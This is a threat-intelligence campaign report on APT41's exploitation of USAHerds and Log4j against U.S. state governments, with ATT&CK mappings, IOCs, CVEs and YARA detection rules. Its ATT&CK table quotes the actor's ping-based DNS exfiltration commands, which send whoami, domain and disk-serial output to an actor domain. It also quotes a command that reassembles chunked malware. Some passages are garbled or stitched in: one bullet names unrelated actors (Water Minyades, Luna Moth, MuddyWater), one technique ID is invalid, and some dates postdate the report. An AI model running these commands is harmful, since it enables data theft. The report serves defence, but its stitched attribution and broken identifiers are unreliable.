MITRE ENGENUITY | Center for Threat Informed Defense

Campaign Report

SECTOR TARGETING: APT41 Leverages 0-day Vulnerability and New Malware Variants in Successful U.S.-Focused Intrusion Campaign

Date of Report :

March 8, 2023

EXECUTIVE SUMMARY

APT41, a China-based threat group known to target our sector, recently leveraged new malware and a 0-day vulnerability to successfully compromise six U.S. state government networks. The 0-day poses no risk to our systems as the software is not in our technology stack. However, the new malware leveraged in this intrusion operates in memory and has the potential to evade existing signatures. Additionally, APT41 used new defense evasion, C2, persistence, and exfiltration techniques that may be used in future APT41 operations or by other Chinese nation-state cyber actors.

KEY POINTS

- APT41 is leveraging vulnerabilities in web-facing applications as their initial intrusion vector. In the most recent campaign, they leveraged CVE-2021-44228 and CVE-2021-44207.
- APT41 updated its malware toolset, including enhanced capabilities for DEADEYE, which executes new guardrail capabilities to ensure the malware only executes on intended victim machines; deployment of DUSTPAN, a new in-memory dropper leveraged to deploy Cobalt Strike; and the KEYPLUG backdoor for execution in Linux serversWater Minyades is the threat actor likely responsible for the intrusion due to the use of a watering hole as an initial intrusion vector; however, Luna Moth and MuddyWater also are associated with the tool. If our attribution assessment proved incorrect, data theft and/or extortion is likely.
- APT41 continued to rely on Cloudflare services for C2 communications and data exfiltration, including the novel use of Ping commands to write collected data from a victim network to an actor-controlled DNS activity log.

ASSESSMENT

A China-based threat group, APT41, has updated its TTPs to include a new capability against Linux devices and increased evasion capabilities for one of its primary backdoors. During this campaign they have modified their initial intrusion vector from social engineering to exploiting vulnerabilities in web applications. We assess with high confidence that this change reflects more targeted operations and is driven by recent high value vulnerabilities. It is highly likely that APT41 will return to its standard means of initial access, in the long run. However, their ability to rapidly pivot to this initial intrusion vector means vulnerability management is a key network defense capability in combating this group's intrusions.

- APT41 exploited vulnerable Internet-facing web applications for initial access, including a zero-day vulnerability in the USAHerds application, publicly disclosed vulnerabilities in the commonly used logging framework Log4J, .NET deserialization vulnerabilities, and SQL injection attacks.
- APT41 previously exploited vulnerabilities in Citrix, Cisco, and Zoho appliances to gain initial access to networks of interest.

We assess with high confidence that APT41 will continue to evolve its tradecraft in pursuit of achieving their espionage goals. During this campaign, APT41 used new defense evasion, C2, persistence, and exfiltration techniques that may be used in future APT41 operations or by other Chinese nation-state cyber actors.

- Defense Evasion: In addition to using VMProtect to pack their DEADEYE launcher and LOWKEY backdoor malware, APT41 chunked the packaged binaries into multiple sections on disk, likely to reduce the chance that all samples can be successfully acquired during a forensic investigation. The actors also changed the standard VMProtect section names from .vmp to .upx, likely to inhibit hunting detections.
- C2: In at least one case, APT41 used a new in-memory dropper called DUSTPAN to load a Cobalt Strike BEACON backdoor.
- C2: Throughout the campaign, APT41 used Cloudflare Workers services for C2 communications and data exfiltration. For their KEYPLUG backdoor, APT41 used dead drop resolvers within two separate tech community forums, which provided true C2 addresses from encoded data managed by the actors. Mandiant assessed this unique tradecraft helps keep APT41's C2 infrastructure hidden.
- Persistence: APT41 launched malware through the addition of a malicious import to the Import Address Table of legitimate Windows PE binaries and used several Windows scheduled tasks for persistence (see the ATT&CK table for specific tasks).
- Exfiltration: For exfiltration, APT41 used a unique combination of Ping commands where the output of reconnaissance commands—such as whoami, userdomain, and findstr Number—were prepended to subdomains of Cloudflare proxied infrastructure. While the Cloudflare name servers were unable to resolve an IP address for the fabricated domains, the actors were able to collect the reconnaissance command output

KEY INTELLIGENCE GAPS

- No information was provided regarding how APT41 identified specific victims or conducted other Reconnaissance techniques leading up to this campaign.
- Motivation for these intrusions and thus their end goal is still unknown. While this campaign's victimology is consistent with an espionage operation, it is possible some elements were conducted for personal financial gain given APT41 actors' previous history of moonlighting as cyber-crime operators.
- We do not know the full extent of the campaign given the reporting's limited focus on US state government network; it is possible our organization or others in our sector were targeted based on APT41's previous operations.


MITRE ATT&CK TABLE (BASED ON V12)

ATTRIBUTION	TACTICS	TECHNIQUES	SUBTECHNIQUE	PROCEDURE	D3FEND	DEPLOYED CONTROL
APT41	Initial Access	T1190/Exploit Public-Facing Application	N/A	APT41 exploited CVE-2021-44228 in Log4j, CVE-2021-44207 in the USA Herds application, and through SQL injection.	LINK	Web Application Firewall
APT41	Execution	T1059/Command and Scripting Interpreter	T1059.003/Command and Scripting Interpreter: Windows Command Shell	DEADEYE has run cmd /c copy /y /b C:\Users\public\syslog_6-*.dat C:\Users\public\syslog.dll to combine separated sections of code into a single DLL prior to execution.	LINK	Application Control
APT41	Execution	T1106/Native API	N/A	DEADEYE can execute the GetComputerNameA and GetComputerNameExA WinAPI functions.	LINK	Application Control
APT41	Persistence	T1574/Hijack Execution Flow	N/A	APT41 established persistence by loading malicious libraries via modifications to the Import Address Table (IAT) within legitimate Microsoft binaries.	LINK	Application Control
APT41	Persistence	T1053/Scheduled Task/Job	T1053:005/Scheduled Task/Job: Scheduled Task	APT41 used the \Microsoft\Windows\PLA\Server Manager Performance Monitor, \Microsoft\Windows\Ras\ManagerMobility, \Microsoft\Windows\WDI\SrvSetupResults, and \Microsoft\Windows\WDI\USOShare scheduled tasks for DEADEYE dropper persistence.	LINK	N/A
APT41	Defense Evasion	T1480/Execution Guardrails	N/A	DEADEYE malware ensured it only executed on an intended system by identifying the victim's volume serial number, hostname, and DNS domain.	N/A	N/A

ATTRIBUTION	TACTICS	TECHNIQUE	SUBTECHNIQUE	PROCEDURE	D3FEND	DEPLOYED CONTROL
APT41	Defense Evasion	T1036/Masquerading	T1036.005/Masquerading: Match Legitimate Name or Location	APT41 used file names beginning with USERS, SYSUSER, and SYSLOG to hide DEADEYE malware, and changed KEYPLUG file extensions from .vmp to .upx to avoid hunting detections.	LINK	Antivirus
APT41	Credential Access	T1003/OS Credential Dumping	T1003.002/ OS Credential Dumping: Security Account Manager	APT41 copied the SAM and SYSTEM Registry hives for credential harvesting.	LINK	
APT41	Discovery	T1082/System Information Discovery	N/A	APT41 used ping -n 1 ((cmd /c dir c:\\|findstr Number).split()[-1]+ commands to find the volume serial number of compromised systems.	LINK	N/A
APT41	Discovery	T1016/System Network Configuration Discovery	N/A	APT41 used the cmd.exe /c ping %userdomain% command as part of their discovery activity.	LINK	N/A
APT41	Collection	T1005/Data From Local System	N/A	APT41 collected information related to the compromised network as well as sensitive information, including PII.	LINK	Data Loss Prevention
APT41	Command and Control	T1102.001/Web Service	T1102.001/Web Service: Dead Drop Resolver	APT41 used dead drop resolvers on two separate tech community forums so KEYPLUG malware would fetch its true C2 address from encoded data on a specific forum post; the group updated the community forum posts frequently with	LINK	Network Intrusion Prevention
APT41	Command and Control	T1102/Web Service		APT41 used Cloudflare as part of their C2 infrastructure.	https://d3fend.mitre.org/offensive-technique/attack/T1102/	Network Intrusion Prevention
APT41	Exfiltration	T1048/Exfiltration Over Alternative Protocol	T1048.003/ Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	APT41 issued the following Ping commands where the output of a reconnaissance command was prepended to subdomains of Cloudflare proxied infrastructure, which allowed the actors to collect the command output from DNS activity logs: $a=whoami;ping ([System.BitConverter]::ToString([System.Text.Encoding]::UTF8.GetBytes($a)).replace('-',")+""[.]ns[.]time12[.]cf""),cmd.exe /c ping %userdomain%[.]ns[.]time12[.]cf, ping -n 1 ((cmd /c dir c:\\|findstr Number).split()[-1]+'.ns[.]time12[.]cf, and ping -n 1 ((ls C:\Users\public\syslog_6-1.dat).Length.ToString()+"".ns[.]time12[.]cf"").	LINK	Data Backup

ATTRIBUTION	TACTICS	TECHNIQUE	SUBTECHNIQUE	PROCEDURE	D3FEND	DEPLOYED CONTROL
APT41	Exfiltration	T2567/Exfiltration Over Web Service	N/A	APT41 used Cloudflare services for data exfiltration.	N/A	

TIMELINE OF ACTIVITY



INDICATORS OF COMPROMISE MALWARE

ATTRIBUTION	MALICIOUS TOOL NAME	HASH TYPE	FILE HASH	ASSOCIATED FILE HASH	BRIEF DESCRIPTION	MALWARE ANALYSIS REPORT (HYPERLINK, OR N/A)	FIRST REPORTED	LAST REPORTED
APT41	KEYPLUG.LINUX	MD5	900ca3ee85dfc109baeed4888ccb5d39	N/A	Backdoor malware	LINK	FEB 2, 2023	April 14 2023
APT41	KEYPLUG.LINUX	MD5	b82456963d04f44e83442b6393face47	N/A	Backdoor malware	LINK	Feb 8 2022	April 16 2023
APT41	DSQUERY	MD5	49f1daea8a115dd6fce51a1328d863cf	N/A	Command utility, used for network enumeration	LINK	Nov 20 2010	March 6 2023

ATTRIBUTION	MALICIOUS TOOL NAME	HASH TYPE	FILE HASH	ASSOCIATED FILE HASH	BRIEF DESCRIPTION	MALWARE ANALYSIS REPORT (HYPERLINK, OR N/A)	FIRST REPORTED	LAST REPORTED
APT41	DSQUERY	MD5	b108b28138b93ec4822e165b82e41c7a	N/A	Command utility, used for network enumeration	LINK	July 14 2009	March 19 2023
APT41	BADPOTATO	MD5	143278845a3f5276a1dd5860e7488313	N/A	Open-source malware, used for privilege escalation	N/A	May 2021	February 2022
APT41	DUSTPAN/ StealthVector	SHA256		59fa89a19aa236aec216f0c8e8d59292b8d4e1b3c8b5f94038851cc5396d6513	LNK downloader for the Dustpan Memory Dropper	LINK	January 9 2020	November 23 2020

NETWORK

Attribution	Network Artifact	Details	Intrusion Phase	FIRST REPORTED	LAST REPORTED
APT41	194[.]195[.]125[.]121	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	194[.]156[.]98[.]12	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	54[.]248[.]110[.]45	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	45[.]153[.]231[.]31	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	185[.]118[.]167[.]40	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	104[.]18[.]6[.]251	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022

Attribution	Network Artifact	Details	Intrusion Phase	First Reported	Last Reported
APT41	104[.]18[.]7[.]251	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	20[.]121[.]42[.]11	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	34[.]139[.]13[.]46	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	54[.]80[.]67[.]241	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	149[.]28[.]15[.]152	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	18[.]118[.]56[.]237	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	107[.]172[.]210[.]69	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	172[.]104[.]206[.]48	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	67[.]205[.]132[.]162	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	45[.]84[.]1[.]181	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	cdn[.]ns[.]time12[.]cf	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022

Attribution	Network Artifact	Details	Intrusion Phase	First Reported	Last Reported
APT41	east[.]winsproxy[.]com	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	afdentry[.]workstation[.]eu[.]org	Related to initial exploitation leveraging 0-day vulnerability	Data Exfiltration - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	ns1[.]entrydns[.]eu[.]org	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	subnet[.]milli-seconds[.]com	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	work[.]viewdns[.]ml	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	work[.]queryip[.]cf	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	May 2021	February 2022
APT41	103[.]238[.]225[.]37	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - Log4j (CVE-2021-44228) Exploitation	May 2021	February 2022
APT41	182[.]239[.]92[.]31	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - Log4j (CVE-2021-44228) Exploitation	May 2021	February 2022
APT41	microsoftfile[.]com	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - Log4j (CVE-2021-44228) Exploitation	May 2021	February 2022
APT41	down-flash[.]com	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - Log4j (CVE-2021-44228) Exploitation	May 2021	February 2022
APT41	libxqagv[.]ns[.]dns3[.]cf	Related to initial exploitation leveraging 0-day vulnerability	Initial Intrusion - Log4j (CVE-2021-44228) Exploitation	May 2021	February 2022

COMMON VULNERABILITIES AND EXPOSURES (CVEs)

Attribution	CVE Number	CVSS Score	Patch Available (Y/N)	Other Remediation	Date Reported	Patch Applied (Y/N/UNK/NA)
APT41	CVE-2021-44228	10.0	Y	N/A	Dec 10 2021	Y
APT41	CVE-2021-44207	8.1	Y	Vulnerability Management is checking if other software from Acclaim is in our network.	Dec 21 2021	N/A
APT41	CVE-2019-19781	9.8	Y	N/A	Dec 17 2019	N

SIGNATURES

1. KEYPLUG

```
rule M_APT_Backdoor_KEYPLUG_MultiXOR_Config
{
    meta:
        author = “Mandiant”
        description = “Matches KEYPLUG XOR-encoded configurations. Locates multiple values of: TCP://, UDP://, WSS://, +http and their pipe-deliminated variant: |TCP://, |UDP://, |WSS://, |+http. Requires at least one instance of 00| in the encoded configuration which corresponds to the sleep value. Removed instances where double-NULLs were present in the generated strings to reduce false positives.”
    strings:
        // TCP
        $tcp1   = “TCP://”  xor(0x01-0x2E)
        $tcp2   = “TCP://”  xor(0x30-0xFF)
        $ptcp1  = “|TCP://” xor(0x01-0x2E)
        $ptcp2  = “|TCP://” xor(0x30-0xFF)
        // UDP
        $udp1   = “UDP://”  xor(0x01-0x2E)
        $udp2   = “UDP://”  xor(0x30-0xFF)
        $pudp1  = “|UDP://” xor(0x01-0x2E)
        $pudp2  = “|UDP://” xor(0x30-0xFF)
        // WSS
        $wss1   = “WSS://”  xor(0x01-0x2E)
        $wss2   = “WSS://”  xor(0x30-0x52)
        $wss3   = “WSS://”  xor(0x54-0xFF)
        $pwss2  = “|WSS://” xor(0x30-0x52)
        $pwss3  = “|WSS://” xor(0x54-0xFF)
        // HTTP
        $http1  = “+http”   xor(0x01-0x73)
        $http2  = “+http”   xor(0x75-0xFF)
        $phttp1 = “|+http”  xor(0x01-0x73)
        $phttp2 = “|+http”  xor(0x75-0xFF)
        // Sleep value
        $zeros1 = “00|”     xor(0x01-0x2F)
        $zeros2 = “00|”     xor(0x31-0xFF)
    condition:
        filesize < 10MB and
        (uint32(0) == 0x464c457f or (uint16(0) == 0x5A4D and uint32(uint32(0x3C))
== 0x00004550)) and
        for any of ($tcp*,$udp*,$wss*,$http*): (# == 2 and @[2] - @[1] < 200) and
        for any of ($ptcp*,$pudp*,$pwss*,$phttp*): (# == 1) and
        any of ($zeros*)
}
```

2. BADPOTATO

```
rule M_Hunting_MSIL_BADPOTATO
{
    meta:
        author = “Mandiant”
        description = “Hunting for BADPOTATO samples based on default strings
found on the PE VERSIONINFO resource.”
    strings:
        $dotnetdll = “\x00_CorDllMain\x00”
        $dotnetexe = “\x00_CorExeMain\x00”
        $s1 = { 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00
74 00 69 00 6F 00 6E 00 00 00 00 00 42 00 61 00 64 00 50 00 6F 00 74 00 61 00
74 00 6F 00 }
        $s2 = { 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00
65 00 00 00 42 00 61 00 64 00 50 00 6F 00 74 00 61 00 74 00 6F 00 2E 00 65 00
78 00 65 00 }
        $s3 = { 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00
65 00 6E 00 61 00 6D 00 65 00 00 00 42 00 61 00 64 00 50 00 6F 00 74 00 61 00
74 00 6F 00 2E 00 65 00 78 00 65 00 }
        $s4 = { 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00
00 00 00 00 42 00 61 00 64 00 50 00 6F 00 74 00 61 00 74 00 6F 00 }
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and 1 of
($dotnet*) and 1 of ($s*)
}
```

PROBABILITY MATRIX

ALMOST NO CHANCE	VERY UNLIKELY	UNLIKELY	ROUGHLY EVEN CHANCE	LIKELY	VERY LIKELY	ALMOST CERTAINLY
remote	highly improbable	improbable (improbably)	roughly even odds	probable (probably)	highly probable	nearly certain
01-05%	05-20%	20-45%	45-55%	55-80%	80-95%	95-99%

INTELLIGENCE REQUIREMENTS

- Identify and research activity targeting critical assets
- Identify and research actors targeting similar organizations

FEEDBACK

Please take a moment to provide feedback on this report by emailing EXAMPLE@companydomain.com; all comments are reviewed and used to enhance future reporting.


1. Rate the product’s overall value:
   a. Very valuable
   b. Somewhat valuable
   c. Of limited value
   d. Not valuable
2. Rate the product’s utility:
   a. Highly actionable
   b. Actionable
   c. Not actionable.
3. Rate the product’s quality of analysis:
   a. High quality analysis
   b. Acceptable quality analysis
   c. Low quality analysis
4. Rate the product’s timeliness:
   a. Very timely
   b. Timely
   c. Not timely.
5. What did you find particularly useful or lacking in the report?

DATA SOURCES

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/earth-baku-returns

https://www.mandiant.com/resources/blog/apt41-us-state-governments

Threat Actor:	APT41 Earth Baku, Barium, Bronze Atlas, Double Dragon, Wicked Panda, Group G0096
Victim Location:	USA, India, Indonesia, Malaysia, Philippines, Taiwan, Vietnam
Sectors:	USG, airline, computer hardware, automotive, infrastructure, publishing media, IT industries
Infrastructure Used:	NA
Actor Motivation:	Cyber Espionage, Cyber Crime



1	Exploit Public-Facing Application
2	Comm and Scripting Interpreter
3	Native API
4	Scheduled Task/Job
5	Hijack Execution Flow
6	Scheduled Task/Job
7	Hijack Execution Flow
8	Scheduled Task/Job

9	Hijack Execution Flow
10	Masquerading
11	OS Credential Dumping
12	System Information Discovery
13	System Network Configuration Discovery
14	Data From Local System
15	Web Service
16	Exfiltration Over Alternative Protocol
17	Exfiltration Over Web Service